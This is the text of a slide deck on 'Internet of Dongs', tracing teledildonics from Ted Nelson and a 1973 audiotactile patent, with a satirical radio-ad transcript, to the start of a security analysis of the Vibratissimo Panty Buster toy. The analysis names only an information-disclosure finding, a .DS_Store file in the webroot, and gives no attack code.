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Internet of Dongs


a long way to a vibrant future



...a long way to a thesis...



Internet of Things




Internet of Things




Internet of Things



Internet of Things



Internet of Dildos



Internet of Dildos



Internet of Dildos


Ted Nelson...

Coined...

- Transclusion
- Virtuality
- Intertwingularity
- Teledildonics




ComputerLib Dream Machines



ComputerLib Dream Machines

← → ↻ ⓘ Nicht sicher | wiki.naturalphilosophy.org/index.php?title=How_Wachspress

 Natural Philosophers
Wikipedia

Page [Discussion](#)

How Wachspress

[Free Flying Magnetic Levitator](#). Patent 4874346. Geomagnetic Launch Vehicle. Tactile Sensor Guidance System.

[Tactile Entertainment Inventions](#). Teleportation & [Time Travel via Quantum Tunneling in Atom Optic](#)

Beam Splitting.

Categories: [Articles with hCards](#) | [No local image but image on Wikidata](#) | [Scientist](#)

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Tools



ENTERTAINMENT INVENTIONS

"We Have The Future Now"

1.Touch And Feel Sound And Pictures (Tactile Audio And Video:-US Patent 3,875,932)
<http://www.auditac.com/tour1.html>

2.Fly On Magnets Into Space (Geomagnetic Spaceplane:-US Patent 4,874,346)
<http://www.auditac.com/tour1.html>

These are the first two new Entertainment Inventions:

(there are 2 tours)

[Overview & Summary](#)

How Wachspress & Janette Keegan
Entertainment Inventions
P. O. Box 640141
San Francisco, CA 94164
415 596-6991
mail@auditac.com

Free Examination. Then send \$50 and get next free examination.

["Dancing Curves"](#)

[Tactile Art Productions](#)

[Magnetic Spacecraft](#)

[Entertainment Art](#)

[Teleportation & Time Travel](#)

I am looking to find a manufacturer to make and sell my Sonic Stimulator.

Meanwhile, you can experience something. When you are playing music with a good bass line you can feel the music coming from your loudspeakers. However, you have to turn it up to feel those wonderful sensations. Your ears take a beating. The Sonic Stimulator touches your skin and those musical titillations come thru, but your ears hear nothing. The only sound you hear is from your speakers.


A simple easy trick is to blow up a balloon and place it near your the woofer in your loudspeaker for maximum bass. Touch the balloon. The balloon vibrates to the music. The balloon is nowhere as good as a Sonic Stimulator, but is something and you can get the sensation and save your ears. In a pinch just put your hand near the woofer. You'll get some buzz. You can touch the balloon with any part of your body.

[Rolling Stone article about Sonic Stimulator \(Part 1\)](#)

[Rolling Stone article about Sonic Stimulator \(Part 2\)](#)

RADIO DILDO

PATENT #3,875,932



KDIL TRANSCRIPT

... and you have just felt the final movement from the Stoned Roaches new album, "Thirsty Sponge" on the Roundtit label. Now everybody remove your probe. That concludes our early morning radio concert on KDIL, Radio Dildo, in San Francisco ... Radio Dildo time now 10:01.

Rock on. Pleasure Power is music's hottest new sensation. Pleasure Power is the smoothest stroke of the season. Listen to their audience speak! ... "I came twice during the first number" ... "Oh, I just love them" ... "They almost blew me apart" ... "A remarkable band, especially on my inner knee" ... "We'll be back for more" ... "They left me dripping wet" ... Yes, yes, yes. Pleasure Power. Their music will run up and down your spine and make you shiver and shake, rock and roll, thrill your soul ... and they're absolutely fabulous ... Now on Friction records.

A Radio Dildo public service announcement ...

If you are still playing your radio without a Sonic Stimulator, you are missing half of the fun. Contact this station for details on how you too can turn your radio into a radio dildo. Then you can feel the other half of this show you've been missing. And for the finest in tactile entertainment stay tuned to KDIL, Radio Dildo, in San Francisco. Thank you.

And now a word from AUDITAC ...

Wow, big daddy, are we going to get an AUDITAC Sonic Stimulator? I hear the new model SS-2 is still the best economy model stimulator around. Its really super sensational high performance and low cost operation make it an excellent investment for a hyped up playtoy, and besides, my old stimulator needs a paint job.

It doesn't cost a lot, and I promise to leave you alone till next year. Come on, can I have one? ... Yes folks, get yourself an AUDITAC SS-2. Available at all Bay Area AUDITAC dealers. AUDITAC, Ltd. San Francisco.

(squawk, squawk, snarl, snarl, static) ... "Radio Dildo, Radio Dildo, come in, come in, over" ...

(squawk, squawk) "This is Radio Dildo, this is Radio Dildo, over" ...

(static, static) "Get me through to the control room, over" ...


(snarl, snarl, static) "This is the control room. State your message. You're on the air" ...

"Gee, Radio Dildo, I never thought we'd get to meet like this. My name is Bobby and I've got a request" ...

"Splendid, splendid, what would you like to feel?" ...

"Could you play the 'Left Hip Boogie'? My arthritis has been acting up and I haven't come in weeks!"

GONG!! ... Yes folks, we've got all the hits and strokes on Radio Dildo. Radio Dildo, non-stop pleasure at the top of your dial. Plug in to your skin with your radio dildo tuned to KDIL, the radio dildo station in San Francisco ... and for Bobby in Oakland, here's another solid gold stroke, Slippery Leather and the original Roundtit recording of the "Left Hip Boogie" ... So, place your probe on your left hip and wiggle along. This is Radio Dildo. Come on everybody, plug in! ...




Plug in, to your skin!

Audiotactile stimulation and communications system

Abstract

Random or controlled electronically synthesized signals are converted to sound waves that are directly coupled to the skin of a life form, such as a human body, to stimulate the skin or internal portions of the life form and to communicate the intelligence, sense or feeling of the sound to the brain, bypassing the ear as the channel for reception of audio information. Control signals are derived from biopotentials or other sources, to modulate an electronic synthesizer. The amplified signals then drive an electroacoustic transducer which directs the sound waves through a wave guide to a probe adapted to couple the sound directly to the skin of a life form with a minimum of acoustical radiation. Recording, reproduction, analysis, synthesis or communication systems employing such instrumentation and related software.

Images (4)



Classifications

[A61F11/045](#) Devices or methods enabling ear patients to replace direct auditory perception by another kind of perception using mechanical stimulation of nerves

US3875932A

US Grant



Download PDF



Find Prior Art



Similar

Inventor: [How F Wachspres](#)

Original Assignee: [How F Wachspres](#)


Priority date : [1973-03-02](#)

Family: US (1)

<u>Date</u>	<u>App/Pub Number</u>	<u>Status</u>
1973-03-02	US3875932A	Expired - Lifetime
1975-04-08	US3875932A	Grant

Info: [Patent citations \(4\)](#), [Cited by \(11\)](#), [Similar documents](#), [Priority and Related Applications](#)

External links: [USPTO](#), [USPTO Assignment](#), [Espacenet](#), [Global Dossier](#), [Discuss](#)



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Test Devices



Test Devices



Test Devices





Vibratissimo Panty Buster



Vibratissimo Panty Buster

- Remote Control via Bluetooth and Web
- Social Media Like Functionality
 - Chats
 - Group Chats
 - Image Galleries
- Video/Sound Control





Panty Buster - Analysis





Panty Buster - Analysis

- Software
- Hardware
- Transportlayer



Software





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Information Disclosure



Information Disclosure

- `.DS_STORE`[1] file in webroot
 - Side-Channel Directory listing
 - Decode with Python [2]

[1] https://wiki.mozilla.org/DS_Store_File_Format

